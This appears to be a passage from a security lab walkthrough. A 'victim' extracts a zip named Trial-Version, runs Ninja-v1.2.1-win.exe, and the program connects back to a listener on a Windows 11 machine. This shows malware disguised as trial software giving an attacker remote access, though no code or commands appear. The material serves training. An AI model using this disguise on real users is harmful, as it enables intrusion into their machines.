
Note: Here, we are copying the malicious file and running it as a victim.




23. Right-click on **Trial-Version.zip** file and click on **Extract Here**.




24. Open the extracted **Trial-Version** folder and double-click on **Ninja-v1.2.1-win.exe** file.



25. A command window appears, press any key to connect to the listener in **Windows 11** machine.



26. We can see that the tool is connected to the listener in **Windows 11** machine.

